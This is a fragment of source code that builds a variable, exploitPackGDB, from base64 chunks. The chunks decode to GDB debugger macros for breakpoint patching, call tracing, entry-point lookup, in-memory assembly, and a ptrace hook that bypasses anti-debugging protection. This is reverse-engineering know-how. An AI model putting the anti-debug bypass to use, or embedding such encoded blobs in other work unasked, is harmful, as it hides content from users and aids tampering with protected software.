12… exploitPackGDB += "TlQzID0gKih1bnNpZ25lZCBpbnQgKikkYXJnMAogICAgICAgICAgICB
12… exploitPackGDB += "VDNBRERSRVNTID0gJGFyZzAKICAgICAgICAgICAgc2V0ICoodW5zaWd
12… exploitPackGDB += "IDB4ZTdmZmRlZmUKICAgICAgICBlbHNlCiAgICAgICAgICAgICAgICMgc2F
12… exploitPackGDB += "cyBhbmQgYWRkcmVzcwogICAgICAgICAgICBzZXQgJE9SSUdJTkFMX0l
12… exploitPackGDB += "IGNoYXIgKikkYXJnMAogICAgICAgICAgICBzZXQgJE9SSUdJTkFMX0l
12… exploitPackGDB += "ZzAKICAgICAgICAgICAgIyBwYXRjaAogICAgICAgICAgICBzZXQgKih
12… exploitPackGDB += "JGFyZzAgPSAweENDCiAgICAgICAgZW5kCiAgICBlbmQKZW5kCmRvY3V
12… exploitPackGDB += "IGludDMgQUREUgp8IFBhdGNoIGJ5dGUgYXQgYWRkcmVzcyBBRERSIHR
12… exploitPackGDB += "IGluc3RydWN0aW9uIG9yIHRoZSBlcXVpdmFsZW50IHNvZnR3YXJlIGJ
12… exploitPackGDB += "TS4KZW5kCgoKZGVmaW5lIHJpbnQzCiAgICBpZiAkQVJNID09IDEKICA
12… exploitPackGDB += "bmVkIGludCAqKSRPUklHSU5BTF9JTlQzQUREUkVTUyA9ICRPUklHSU5
12… exploitPackGDB += "ICRwYyA9ICRPUklHSU5BTF9JTlQzQUREUkVTUwogICAgZWxzZQogICA
12… exploitPackGDB += "IGNoYXIgKikkT1JJR0lOQUxfSU5UM0FERFJFU1MgPSAkT1JJR0lOQUx
12… exploitPackGDB += "NjRCSVRTID09IDEpCiAgICAgICAgCXNldCAkcmlwID0gJE9SSUdJTkF
12… exploitPackGDB += "ICAJZWxzZQogICAgCSAgICBzZXQgJGVpcCA9ICRPUklHSU5BTF9JTlQ
12… exploitPackGDB += "ZAoJZW5kCmVuZApkb2N1bWVudCByaW50MwpTeW50YXg6IHJpbnQzCnw
12… exploitPackGDB += "Z2luYWwgYnl0ZSBwcmV2aW91cyB0byBpbnQzIHBhdGNoIGlzc3VlZCB
12… exploitPackGDB += "YW5kLgplbmQKCmRlZmluZSBwYXRjaAogICAgaWYgJGFyZ2MgIT0gMwo
12… exploitPackGDB += "Y2gKICAgIGVuZAogICAgc2V0ICRwYXRjaGFkZHIgPSAkYXJnMAogICA
```

```
12… exploitPackGDB += "ID0gJGFyZzEKICAgIHNldCAkcGF0Y2hzaXplID0gJGFyZzIKCiAgICB
12… exploitPackGDB += "PSAxKQogICAgICAgIHNldCAqKHVuc2lnbmVkIGNoYXIqKSRwYXRjaGF
12… exploitPackGDB += "cwogICAgZW5kCiAgICBpZiAoJHBhdGNoc2l6ZSA9PSAyKQogICAgICA
12… exploitPackGDB += "dGVzID0gKHVuc2lnbmVkIHNob3J0KSgoJHBhdGNoYnl0ZXMgPDwgOCk
12… exploitPackGDB += "Pj4gOCkpCiAgICAgICAgc2V0ICoodW5zaWduZWQgc2hvcnQqKSRwYXR
12… exploitPackGDB += "bmJ5dGVzCiAgICBlbmQKICAgIGlmICgkcGF0Y2hzaXplID09IDQpCiA
12… exploitPackGDB += "aWFuYnl0ZXMgPSAodW5zaWduZWQgaW50KSggKCgkcGF0Y2hieXRlcyA
12… exploitPackGDB += "MDAgKSB8ICgoJHBhdGNoYnl0ZXMgPj4gOCkgJiAweEZGMDBGRiApKQo
12… exploitPackGDB += "ZGlhbmJ5dGVzID0gKHVuc2lnbmVkIGludCkoJGxlbmRpYW5ieXRlcyA
12… exploitPackGDB += "YW5ieXRlcyA+PiAweDEwKQogICAgICAgIHNldCAqKHVuc2lnbmVkIGl
12… exploitPackGDB += "ICRsZW5kaWFuYnl0ZXMKICAgIGVuZAogICAgaWYgKCRwYXRjaHNpemU
12… exploitPackGDB += "ZXQgJGxlbmRpYW5ieXRlcyA9ICh1bnNpZ25lZCBsb25nIGxvbmcpKCA
12… exploitPackGDB += "IDgpICYgMHhGRjAwRkYwMEZGMDBGRjAwVUxMICkgfCAoKCRwYXRjaGJ
12… exploitPackGDB += "MEZGMDBGRjAwRkYwMEZGVUxMICkgKQogICAgICAgIHNldCAkbGVuZGl
12… exploitPackGDB += "bmVkIGxvbmcgbG9uZykoICgoJGxlbmRpYW5ieXRlcyA8PCAweDEwKSA
12… exploitPackGDB += "MDAwMFVMTCApIHwgKCgkbGVuZGlhbmJ5dGVzID4+IDB4MTApICYgMHg
12… exploitPackGDB += "VUxMICkgKQogICAgICAgIHNldCAkbGVuZGlhbmJ5dGVzID0gKHVuc2l
12… exploitPackGDB += "ICgkbGVuZGlhbmJ5dGVzIDw8IDB4MjApIHwgKCRsZW5kaWFuYnl0ZXM
12… exploitPackGDB += "ICAgIHNldCAqKHVuc2lnbmVkIGxvbmcgbG9uZyopJHBhdGNoYWRkciA
12… exploitPackGDB += "ICAgIGVuZAplbmQKZG9jdW1lbnQgcGF0Y2gKU3ludGF4OiBwYXRjaCB
12… exploitPackGDB += "emUKfCBQYXRjaCBhIGdpdmVuIGFkZHJlc3MsIGNvbnZlcnRpbmcgdGh
12… exploitPackGDB += "ZS1lbmRpYW4uCnwgQXNzdW1lcyBpbnB1dCBieXRlcyBhcmUgdW5zaWd
12… exploitPackGDB += "aG91bGQgYmUgaW4gaGV4YWRlY2ltYWwgZm9ybWF0ICgweC4uLikuCnw
12… exploitPackGDB += "IDIsIDQsIDggYnl0ZXMuCnwgTWFpbiBwdXJwb3NlIGlzIHRvIGJlIHV
12… exploitPackGDB += "cHV0IGZyb20gdGhlIGFzbSBjb21tYW5kcy4KZW5kCgojIF9fX19fX19
12… exploitPackGDB += "b3dfX19fX19fX19fX19fX19fX19fCmRlZmluZSBwcmludF9pbnNuX3R
12… exploitPackGDB += "ICE9IDEKICAgICAgICBoZWxwIHByaW50X2luc25fdHlwZQogICAgZWx
12… exploitPackGDB += "YXJnMCA8IDAgfHwgJGFyZzAgPiA1KQogICAgICAgICAgICBwcmludGY
12… exploitPackGDB += "RyBWQUxVRSIKICAgICAgICBlbmQKICAgICAgICBpZiAoJGFyZzAgPT0
13… exploitPackGDB += "cHJpbnRmICJVTktOT1dOIgogICAgICAgIGVuZAogICAgICAgIGlmICg
13… exploitPackGDB += "ICAgICAgICBwcmludGYgIkpNUCIKICAgICAgICBlbmQKICAgICAgICB
13… exploitPackGDB += "ICAgICAgICAgICAgcHJpbnRmICJKQ0MiCiAgICAgICAgZW5kCiAgICA
13… exploitPackGDB += "IDMpCiAgICAgICAgICAgIHByaW50ZiAiQ0FMTCIKICAgICAgICBlbmQ
13… exploitPackGDB += "ZzAgPT0gNCkKICAgICAgICAgICAgcHJpbnRmICJSRVQiCiAgICAgICA
13… exploitPackGDB += "KCRhcmcwID09IDUpCiAgICAgICAgICAgIHByaW50ZiAiSU5UIgogICA
13… exploitPackGDB += "CmVuZApkb2N1bWVudCBwcmludF9pbnNuX3R5cGUKU3ludGF4OiBwcml
13… exploitPackGDB += "Tl9UWVBFX05VTUJFUgp8IFByaW50IGh1bWFuLXJlYWRhYmxlIG1uZW1
13… exploitPackGDB += "dHJ1Y3Rpb24gdHlwZSAodXN1YWxseSAkSU5TTl9UWVBFKS4KZW5kCgo
13… exploitPackGDB += "X3R5cGUKICAgIGlmICRhcmdjICE9IDEKICAgICAgICBoZWxwIGdldF9
13… exploitPackGDB += "c2UKICAgICAgICBzZXQgJElOU05fVFlQRSA9IDAKICAgICAgICBzZXQ
13… exploitPackGDB += "aWduZWQgY2hhciAqKSRhcmcwCiAgICAgICAgaWYgKCRfYnl0ZTEgPT0
13… exploitPackGDB += "ID09IDB4RTgpCiAgICAgICAgICAgICAgICMgImNhbGwiCiAgICAgICAgICA
13… exploitPackGDB += "ID0gMwogICAgICAgIGVuZAogICAgICAgIGlmICgkX2J5dGUxID49IDB
13… exploitPackGDB += "PSAweEVCKQogICAgICAgICAgICAjICJqbXAiCiAgICAgICAgICAgIHN
13… exploitPackGDB += "MQogICAgICAgIGVuZAogICAgICAgIGlmICgkX2J5dGUxID49IDB4NzA
13… exploitPackGDB += "eDdGKQogICAgICAgICAgICAjICJqY2MiCiAgICAgICAgICAgIHNldCA
13… exploitPackGDB += "ICAgICAgIGVuZAogICAgICAgIGlmICgkX2J5dGUxID49IDB4RTAgJiY
13… exploitPackGDB += "ICkKICAgICAgICAgICAgIyAiamNjIgogICAgICAgICAgICBzZXQgJEl
13… exploitPackGDB += "ICAgICBlbmQKICAgICAgICBpZiAoJF9ieXRlMSA9PSAweEMyIHx8ICR
13… exploitPackGDB += "fCAkX2J5dGUxID09IDB4Q0EgfHwgXAogICAgICAgICAgICAkX2J5dGU
13… exploitPackGDB += "eXRlMSA9PSAweENGKQogICAgICAgICAgICAjICJyZXQiCiAgICAgICA
```

```
13…  exploitPackGDB += "WVBFID0gNAogICAgICAgIGVuZAogICAgICAgIGlmICgkX2J5dGUxID4
13…  exploitPackGDB += "MSA8PSAweENFKQogICAgICAgICAgICAjICJpbnQiCiAgICAgICAgICA
13…  exploitPackGDB += "ID0gNQogICAgICAgIGVuZAogICAgICAgIGlmICgkX2J5dGUxID09IDB
13…  exploitPackGDB += "ICAjIHR3by1ieXRlIG9wY29kZQogICAgICAgICAgICBzZXQgJF9ieXR
13…  exploitPackGDB += "Y2hhciAqKSgkYXJnMCArIDEpCiAgICAgICAgICAgIGlmICgkX2J5dGU
13…  exploitPackGDB += "eXRlMiA8PSAweDhGKQogICAgICAgICAgICAgICAgIyAiamNjIgogICA
13…  exploitPackGDB += "ICRJTlNOX1RZUEUgPSAyCiAgICAgICAgICAgICAgIGVuZAogICAgICAgIGV
13…  exploitPackGDB += "X2J5dGUxID09IDB4RkYpICAgICAgICAKICAgICAgICAgICAgIyBvcGN
13…  exploitPackGDB += "ICAgICAgICAgIHNldCAkX2J5dGUyID0gKih1bnNpZ25lZCBjaGFyICo
13…  exploitPackGDB += "ICAgICAgICAgc2V0ICRfb3BleHQgPSAoJF9ieXRlMiAmIDB4MzgpCiA
13…  exploitPackGDB += "X29wZXh0ID09IDB4MTAgfHwgJF9vcGV4dCA9PSAweDE4KSAKICAgICA
13…  exploitPackGDB += "bGwiCiAgICAgICAgICAgICAgICBzZXQgJElOU05fVFlQRSA9IDMKICA
13…  exploitPackGDB += "ICAgICAgICAgIGlmICgkX29wZXh0ID09IDB4MjAgfHwgJF9vcGV4dCA
13…  exploitPackGDB += "ICAgICAgICAgIyAiam1wIgogICAgICAgICAgICAgICAgc2V0ICRJTlN
13…  exploitPackGDB += "ICAgICAgIGVuZAogICAgICAgIGVuZAogICAgZW5kCmVuZApkb2N1bWV
13…  exploitPackGDB += "ClN5bnRheDogZ2V0X2luc25fdHlwZSBBRERSCnwgUmVjb2duaXplIGl
13…  exploitPackGDB += "YXQgYWRkcmVzcyBBRERSLgp8IFRha2UgYWRkcmVzcyBBRERSIGFuZCB
13…  exploitPackGDB += "SU5TTl9UWVBFIHZhcmlhYmxlIHRvCnwgMCwgMSwgMiwgMywgNCwgNSB
13…  exploitPackGDB += "b24gYXQgdGhhdCBhZGRyZXNzIGlzCnwgdW5rbm93biwgYSBqdW1wLCB
13…  exploitPackGDB += "bXAsIGEgY2FsbCwgYSByZXR1cm4sIG9yIGFuIGludGVycnVwdC4KZW5
13…  exploitPackGDB += "dG9fY2FsbAogICAgc2V0ICRfc2F2ZWRfY3R4ID0gJFNIT1dfQ09OVEV
13…  exploitPackGDB += "X0NPTlRFWFQgPSAwCiAgICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAo
13…  exploitPackGDB += "ZyBmaWxlIC9kZXYvbnVsbAogICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Q
13…  exploitPackGDB += "aW5nIG9uCiAKICAgIHNldCAkX2NvbnQgPSAxCiAgICB3aGlsZSAoJF9
13…  exploitPackGDB += "ICBzdGVwaQogICAgICAgIGdldF9pbnNuX3R5cGUgJHBjCiAgICAgICA
13…  exploitPackGDB += "PT0gMykKICAgICAgICAgICAgc2V0ICRfY29udCA9IDAKICAgICAgICB
13…  exploitPackGDB += "IHNldCBsb2dnaW5nIG9mZgoKICAgIGlmICgkX3NhdmVkX2N0eCA+IDA
13…  exploitPackGDB += "dAogICAgZW5kCgogICAgc2V0ICRTSE9XX0NPTlRFWFQgPSAkX3NhdmV
13…  exploitPackGDB += "SE9XX05FU1RfSU5TTiA9IDAKIAogICAgc2V0IGxvZ2dpbmcgZmlsZSB
13…  exploitPackGDB += "dCBsb2dnaW5nIHJlZGlyZWN0IG9mZgogICAgc2V0IGxvZ2dpbmcgb24
13…  exploitPackGDB += "dGVwX3RvX2NhbGwgY29tbWFuZCBzdG9wcGVkIGF0OlxuICAiCiAgICB
13…  exploitPackGDB += "dGYgIlxuIgogICAgc2V0IGxvZ2dpbmcgb2ZmCgplbmQKZG9jdW1lbnQ
13…  exploitPackGDB += "bnRheDogc3RlcF90b19jYWxsCnwgU2luZ2xlIHN0ZXAgdW50aWwgYSB
13…  exploitPackGDB += "IGlzIGZvdW5kLgp8IFN0b3AgYmVmb3JlIHRoZSBjYWxsIGlzIHRha2V
13…  exploitPackGDB += "dGVuIGludG8gdGhlIGZpbGUgfi9nZGIudHh0LgplbmQKCgpkZWZpbmU
13…  exploitPackGDB += "ICBwcmludGYgIlRyYWNpbmcuLi5wbGVhc2Ugd2FpdC4uLlxuIgoKICA
13…  exploitPackGDB += "eCA9ICRTSE9XX0NPTlRFWFQKICAgIHNldCAkU0hPV19DT05URVhUID0
13…  exploitPackGDB += "X05FU1RfSU5TTiA9IDAKICAgIHNldCAkX25lc3QgPSAxCiAgICBzZXQ
13…  exploitPackGDB += "ICAgc2V0IGxvZ2dpbmcgb3ZlcndyaXRlIG9uCiAgICBzZXQgbG9nZ2l
13…  exploitPackGDB += "YWNlX2NhbGxzLnR4dAogICAgc2V0IGxvZ2dpbmcgb24KICAgIHNldCB
13…  exploitPackGDB += "c2V0IGxvZ2dpbmcgb3ZlcndyaXRlIG9mZgoKICAgIHdoaWxlICgkX25
13…  exploitPackGDB += "IGdldF9pbnNuX3R5cGUgJHBjCiAgICAgICAgIyBoYW5kbGUgbmVzdGl
13…  exploitPackGDB += "SU5TTl9UWVBFID09IDMpCiAgICAgICAgICAgIHNldCAkX25lc3QgPSA
13…  exploitPackGDB += "ICAgZWxzZQogICAgICAgICAgICBpZiAoJElOU05fVFlQRSA9PSA0KQo
13…  exploitPackGDB += "c2V0ICRfbmVzdCA9ICRfbmVzdCAtIDEKICAgICAgICAgICAgZW5kCiA
13…  exploitPackGDB += "ICAgIyBpZiBhIGNhbGwsIHByaW50IGl0CiAgICAgICAgICAgaWYgKCRJTlN
13…  exploitPackGDB += "ICAgICAgICAgc2V0IGxvZ2dpbmcgZmlsZSB+L2dkYl90cmFjZV9jYWx
13…  exploitPackGDB += "ICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb2ZmCiAgICAgICAgICAgIHN
13…  exploitPackGDB += "ICAgICAgICAgICBzZXQgJHggPSAkX25lc3QgLSAyCiAgICAgICAgICA
13…  exploitPackGDB += "CiAgICAgICAgICAgICAgICBwcmludGYgIlx0IgogICAgICAgICAgICA
13…  exploitPackGDB += "LSAxCiAgICAgICAgICAgIGVuZAogICAgICAgICAgICB4L2kgJHBjCiA
```

```
13… exploitPackGDB += "ICAgIHNldCBsb2dnaW5nIG9mZgogICAgICAgIHNldCBsb2dnaW5nIGZ
13… exploitPackGDB += "ICAgICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb24KICAgICAgICBzZXQ
13… exploitPackGDB += "ICAgIHN0ZXBpCiAgICAgICAgc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb2Z
13… exploitPackGDB += "Z2dpbmcgb2ZmCiAgICBlbmQKCiAgICBzZXQgJFNIT1dfQ09OVEVYVCA
13… exploitPackGDB += "ICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAogCiAgICBwcmludGYgIkR
13… exploitPackGDB += "X3RyYWNlX2NhbGxzLnR4dFxuIgplbmQKZG9jdW1lbnQgdHJhY2VfY2F
13… exploitPackGDB += "ZV9jYWxscwp8IENyZWF0ZSBhIHJ1bnRpbWUgdHJhY2Ugb2YgdGhlIGN
13… exploitPackGDB += "Z2V0Lgp8IExvZyBvdmVyd3JpdGVzKCEpIHRoZSBmaWxlIH4vZ2RiX3R
13… exploitPackGDB += "ZW5kCgoKZGVmaW5lIHRyYWNlX3J1bgogCiAgICBwcmludGYgIlRyYWN
13… exploitPackGDB += "dC4uLlxuIgoKICAgIHNldCAkX3NhdmVkX2N0eCA9ICRTSE9XX0NPTlR
13… exploitPackGDB += "V19DT05URVhUID0gMAogICAgc2V0ICRTSE9XX05FU1RfSU5TTiA9IDE
13… exploitPackGDB += "IG92ZXJ3cml0ZSBvbgogICAgc2V0IGxvZ2dpbmcgZmlsZSB+L2dkYl9
13… exploitPackGDB += "ICBzZXQgbG9nZ2luZyByZWRpcmVjdCBvbgogICAgc2V0IGxvZ2dpbmc
13… exploitPackGDB += "c3QgPSAxCgogICAgd2hpbGUgKCAkX25lc3QgPiAwICkKCiAgICAgICA
13… exploitPackGDB += "cGMKICAgICAgICAjIGptcCwgamNjLCBvciBjbGwKICAgICAgICBpZiA
13… exploitPackGDB += "KQogICAgICAgICAgICBzZXQgJF9uZXN0ID0gJF9uZXN0ICsgMQogICA
13… exploitPackGDB += "ICAgICAgIyByZXQKICAgICAgICAgICAgaWYgKCRJTlNOX1RZUEUgPT0
13… exploitPackGDB += "ICAgIHNldCAkX25lc3QgPSAkX25lc3QgLSAxCiAgICAgICAgICAgIGV
13… exploitPackGDB += "ICAgICAgIHN0ZXBpCiAgICBlbmQKCiAgICBwcmludGYgIlxuIgoKICA
13… exploitPackGDB += "RVhUID0gJF9zYXZlZF9jdHgKICAgIHNldCAkU0hPV19ORVNUX0lOU04
13… exploitPackGDB += "Z2luZyByZWRpcmVjdCBvZmYKICAgIHNldCBsb2dnaW5nIG9mZgoKICA
13… exploitPackGDB += "Y2UgZmlsZQogICAgc2hlbGwgIGdyZXAgLXYgJyBhdCAnIH4vZ2RiX3R
13… exploitPackGDB += "L2dkYl90cmFjZV9ydW4uMQogICAgc2hlbGwgIGdyZXAgLXYgJyBpbiA
13… exploitPackGDB += "bi4xID4gfi9nZGJfdHJhY2VfcnVuLnR4dAogICAgc2hlbGwgIHJtIC1
13… exploitPackGDB += "bi4xCiAgICBwcmludGYgIkRvbmUsIGNoZWNrIH4vZ2RiX3RyYWNlX3J
13… exploitPackGDB += "Y3VtZW50IHRyYWNlX3J1bgpTeW50YXg6IHRyYWNlX3J1bgp8IENyZWF
13… exploitPackGDB += "Y2Ugb2YgdGFyZ2V0Lgp8IExvZyBvdmVyd3JpdGVzKCEpIHRoZSBmaWx
14… exploitPackGDB += "bi50eHQuCmVuZAoKZGVmaW5lIGVudHJ5X3BvaW50CgkKCXNldCBsb2d
14… exploitPackGDB += "CglzZXQgbG9nZ2luZyBmaWxlIC90bXAvZ2RiLWVudHJ5X3BvaW50Cgl
14… exploitPackGDB += "CWluZm8gZmlsZXMKCglzZXQgbG9nZ2luZyBvZmYKCglzaGVsbCBlbnR
14… exploitPackGDB += "L2Jpbi9ncmVwICdFbnRyeSBwb2ludDonIC90bXAvZ2RiLWVudHJ5X3B
14… exploitPackGDB += "YXdrICd7IHByaW50ICQzIH0nKSI7IGVjaG8gIiRlbnRyeV9wb2ludCI
14… exploitPackGDB += "cnlfcG9pbnRfYWRkcmVzcyA9ICciJGVudHJ5X3BvaW50IiA+IC90bXA
14… exploitPackGDB += "Cglzb3VyY2UgL3RtcC9nZGItZW50cnlfcG9pbnQKICAgIHNoZWxsIC9
14… exploitPackGDB += "ZGItZW50cnlfcG9pbnQKZW5kCmRvY3VtZW50IGVudHJ5X3BvaW50ClN
14… exploitPackGDB += "bnQKfCBQcmludHMgdGhlIGVudHJ5IHBvaW50IGFkZHJlc3Mgb2YgdGh
14… exploitPackGDB += "cmVzIGl0IGluIHRoZSB2YXJpYWJsZSBlbnRyeV9wb2ludC4KZW5kCgp
14… exploitPackGDB += "cnlwb2ludAoJZW50cnlfcG9pbnQKCWJyZWFrICokZW50cnlfcG9pbnR
14… exploitPackGDB += "dW1lbnQgYnJlYWtfZW50cnlwb2ludApTeW50YXg6IGJyZWFrX2VudHJ
14… exploitPackGDB += "YnJlYWtwb2ludCBvbiB0aGUgZW50cnkgcG9pbnQgb2YgdGhlIHRhcmd
14… exploitPackGDB += "b2JqY19zeW1ib2xzCgoJc2V0IGxvZ2dpbmcgcmVkaXJlY3Qgb24KCXN
14… exploitPackGDB += "L3RtcC9nZGItb2JqY19zeW1ib2xzCglzZXQgbG9nZ2luZyBvbgoKCWl
14… exploitPackGDB += "IGxvZ2dpbmcgb2ZmCiAgICAjIFhYWDogZGVmaW5lIHBhdGhzIGZvciB
14… exploitPackGDB += "IFN5bVRhYkNyZWF0b3IKCXNoZWxsIHRhcmdldD0iJCgvdXNyL2Jpbi9
14… exploitPackGDB += "LW9iamNfc3ltYm9scyB8IC91c3IvYmluL2hlYWQgLTEgfCAvdXNyL2J
14… exploitPackGDB += "IHByaW50ICQyIH0nKSI7IG9iamMtc3ltYm9scyAiJHRhcmdldCIgfCB
14… exploitPackGDB += "IC90bXAvZ2RiLXN5bXRhYgoKCXNldCBsb2dnaW5nIG9uCglhZGQtc3l
14… exploitPackGDB += "ZGItc3ltdGFiCglzZXQgbG9nZ2luZyBvZmYKICAgIHNoZWxsIC9iaW4
14… exploitPackGDB += "b2JqY19zeW1ib2xzCmVuZApkb2N1bWVudCBvYmpjX3N5bWJvbHMKU3l
14… exploitPackGDB += "bHMKfCBMb2FkcyBzdHJpcHBlZCBvYmpjIHN5bWJvbHMgaW50byBnZGI
14… exploitPackGDB += "b2xzIGFuZCBTeW1UYWJDcmVhdG9yCnwgU2VlIGh0dHA6Ly9zdGFja29
```

```
14… exploitPackGDB += "dGlvbnMvMTc1NTQwNzAvaW1wb3J0LWNsYXNzLWR1bXAtaW5mby1pbnR
14… exploitPackGDB += "czovL2dpdGh1Yi5jb20vMHhjZWQvY2xhc3MtZHVtcC90cmVlL29iamM
14… exploitPackGDB += "ZSByZXF1aXJlZCB1dGlscykKZW5kCgojZGVmaW5lIHB0cmFjZW1lCiM
14… exploitPackGDB += "bCBwdHJhY2UKIyAgICBjb21tYW5kcwojICAgICAgICBpZiAoJDY0Qkl
14… exploitPackGDB += "ICAgICAgaWYgKCRlYnggPT0gMCkKIwkgICAgICAgIHNldCAkZWF4ID0
14… exploitPackGDB += "ICAgIGNvbnRpbnVlCiMgICAgICAgICBlbmQKIyAgICAgICAgZWx
14… exploitPackGDB += "aWYgKCRyZGkgPT0gMCkKIyAgICAgICAgICAgICBzZXQgJHJheCA
14… exploitPackGDB += "ICAgICBjb250aW51ZQojICAgICAgICAgICAgZW5kCiMgICAgICAgIGV
14… exploitPackGDB += "IHNldCAkcHRyYWNlX2JwbnVtID0gJGJwbnVtCiNlbmQKI2RvY3VtZW5
14… exploitPackGDB += "YXg6IHB0cmFjZW1lCiN8IEhvb2sgcHRyYWNlIHRvIGJ5cGFzcyBQVFJ
14… exploitPackGDB += "IGRlYnVnZ2luZyB0ZWNobmlxdWUKI2VuZAoKZGVmaW5lIHJwdHJhY2V
14… exploitPackGDB += "Y2VfYnBudW0gIT0gMCkKICAgICAgICBkZWxldGUgJHB0cmFjZV9icG5
14… exploitPackGDB += "cHRyYWNlX2JwbnVtID0gMAogICAgZW5kCmVuZApkb2N1bWVudCBycHR
14… exploitPackGDB += "cHRyYWNlbWUKfCBSZW1vdmUgcHRyYWNlIGhvb2suCmVuZAoKCiMgX19
14… exploitPackGDB += "X19taXNjX19fX19fX19fX19fX19fX18KZGVmaW5lIGhvb2stc3R
14… exploitPackGDB += "Zih2b2lkKikgPT0gOCkKICAgICAgICBzZXQgJDY0QklUUyA9IDEKICA
14… exploitPackGDB += "ZXQgJDY0QklUUyA9IDAKICAgIGVuZAoKICAgIGlmICgkS0RQNjRCSVR
14… exploitPackGDB += "IGlmICgkS0RQNjRCSVRTID09IDApCiAgICAgICAgICAgIHNldCAkNjR
14… exploitPackGDB += "IGVsc2UKICAgICAgICAgICAgc2V0ICQ2NEJJVFMgPSAxCiAgICAgICA
14… exploitPackGDB += "ICAjIERpc3BsYXkgaW5zdHJ1Y3Rpb25zIGZvcm1hdHMKICAgIGlmICR
14… exploitPackGDB += "IGlmICRBUk1PUENPREVTID09IDEKICAgICAgICAgICAgc2V0IGFybSB
14… exploitPackGDB += "cyAxCiAgICAgICAgZW5kCiAgICBlbHNlCiAgICAgICAgaWYgJFg4NkZ
14… exploitPackGDB += "ICAgICAgIHNldCBkaXNhc3NlbWJseS1mbGF2b3IgaW50ZWwKICAgICA
14… exploitPackGDB += "ICAgIHNldCBkaXNhc3NlbWJseS1mbGF2b3IgYXR0CiAgICAgICAgZW5
14… exploitPackGDB += "IHRoaXMgbWFrZXMgJ2NvbnRleHQnIGJlIGNhbGxlZCBhdCBldmVyeSB
14… exploitPackGDB += "JFNIT1dfQ09OVEVYVCA+IDApCiAgICAgICAgY29udGV4dAogICAgZW5
14… exploitPackGDB += "TkVTVF9JTlNOID4gMCkKICAgICAgICBzZXQgJHggPSAkX25lc3QKICA
14… exploitPackGDB += "PiAwKQogICAgICAgICAgICBwcmludGYgIlx0IgogICAgICAgICAgICB
14… exploitPackGDB += "ICAgICAgICBlbmQKICAgIGVuZAplbmQKZG9jdW1lbnQgaG9vay1zdG9
14… exploitPackGDB += "dG9wCnwgISEhIEZPUiBJTlRFUk5BTCBVU0UgT05MWSAtIERPIE5PVCB
14… exploitPackGDB += "IG9yaWdpbmFsIGJ5IFRhdmlzIE9ybWFuZHkgKGh0dHA6Ly9teS5vcGV
14… exploitPackGDB += "b2cvaW5kZXguZG1sL3RhZy9nZGIpIChncmVhdCBmaXghKQojIG1vZGl
14… exploitPackGDB += "aCBNYWMgT1MgWCBieSBmRyEKIyBzZWVtcyBuYXNtIHNoaXBwaW5nIHd
14… exploitPackGDB += "IHByb2JsZW1zIGFjY2VwdGluZyBpbnB1dCBmcm9tIHN0ZGluIG9yIGh
14… exploitPackGDB += "cyByZWFkIGludG8gYSB2YXJpYWJsZSBhbmQgc2VudCB0byBhIHRlbXB
14… exploitPackGDB += "IG5hc20gY2FuIHJlYWQKZGVmaW5lIGFzc2VtYmxlCiAgICAjIGRvbnQ
14… exploitPackGDB += "Z2FpbiBpZiB1c2VyIGhpdHMgZW50ZXIKICAgIGRvbnQtcmVwZWF0CiA
14… exploitPackGDB += "ICAgICAgaWYgKCokYXJnMCA9ICokYXJnMCkKICAgICAgICAjIGNoZWN
14… exploitPackGDB += "YWxpZCBhZGRyZXNzIGJ5IGRlcmVmZXJlbmNpbmcgaXQsCiAgICAgICA
14… exploitPackGDB += "dGhpcyB3aWxsIGNhdXNlIHRoZSByb3V0aW5lIHRvIGV4aXQuCiAgICA
14… exploitPackGDB += "cHJpbnRmICJJbnN0cnVjdGlvbnMgd2lsbCBiZSB3cml0dGVuIHRvICU
14… exploitPackGDB += "ICBlbHNlCiAgICAgICAgcHJpbnRmICJJbnN0cnVjdGlvbnMgd2lsbCB
14… exploitPackGDB += "ZG91dC5cbiIKICAgIGVuZAogICAgcHJpbnRmICJUeXBlIGluc3RydWN
14… exploitPackGDB += "aW5lLiIKCWNvbG9yX2JvbGQKICAgIHByaW50ZiAiIERvIG5vdCBmb3J
14… exploitPackGDB += "YXNzZW1ibGVyIHN5bnRheCFcbiIKICAgIGNvbG9yX3Jlc2V0CiAgICB
14… exploitPackGDB += "IGEgbGluZSBzYXlpbmcganVzdCBcImVuZFwiLlxuIgogICAgCiAgICB
14… exploitPackGDB += "aWYgKCQ2NEJJVFMgPT0gMSkKCQkgICAgIyBhcmd1bWVudCBzcGVjaWZ
14… exploitPackGDB += "c3RydWN0aW9ucyBpbnRvIG1lbW9yeSBhdCBhZGRyZXNzIHNwZWNpZml
14… exploitPackGDB += "QVNNT1BDT0RFPSIkKHdoaWxlIHJlYWQgLWVwICc+JyByICYmIHRlc3Q
14… exploitPackGDB += "byBlY2hvIC1FICIkciI7IGRvbmUpIiA7IEdEQkFTTUZJTEVOQU1FPSR
14… exploitPackGDB += "ZWNobyAtZSAiQklUUyA2NFxuJEFTTU9QQ09ERSIgPi90bXAvJEdEQkF
```

```
14… exploitPackGDB += "ci9sb2NhbC9iaW4vbmFzbSAtZiBiaW4gLW8gL2Rldi9zdGRvdXQgL3R
14… exploitPackGDB += "TUUgfCAvdXNyL2Jpbi9oZXhkdW1wIC12ZSAnMS8xICJzZXQgKigodW5
14… exploitPackGDB += "YXJnMCArICUjMl9heCkgPSAlIzAyeFxuIicgPi90bXAvZ2RiYXNzZW1
14… exploitPackGDB += "IC90bXAvJEdEQkFTTUZJTEVOQU1FCiAgICAJCXNvdXJjZSAvdG1wL2d
14… exploitPackGDB += "CSMgYWxsIGRvbmUuIGNsZWFuIHRoZSB0ZW1wb3JhcnkgZmlsZQogICA
14… exploitPackGDB += "IC1mIC90bXAvZ2RiYXNzZW1ibGUKICAgIAllbHNlCgkgICAgCSMgYXJ
14… exploitPackGDB += "LCBhc3NlbWJsZSBpbnN0cnVjdGlvbnMgaW50byBtZW1vcnkgYXQgYWR
14… exploitPackGDB += "CgkgICAgCXNoZWxsIEFTTU9QQ09ERT0iJCh3aGlsZSByZWFkIC1lcCA
14… exploitPackGDB += "ciIgIT0gZW5kIDsgZG8gZWNobyAtRSAiJHIiOyBkb25lKSIgOyBHREJ
14… exploitPackGDB += "RE9NOyBcCgkJICAgIGVjaG8gLWUgIkJJVFMgMzJcbiRBU01PUENPREU
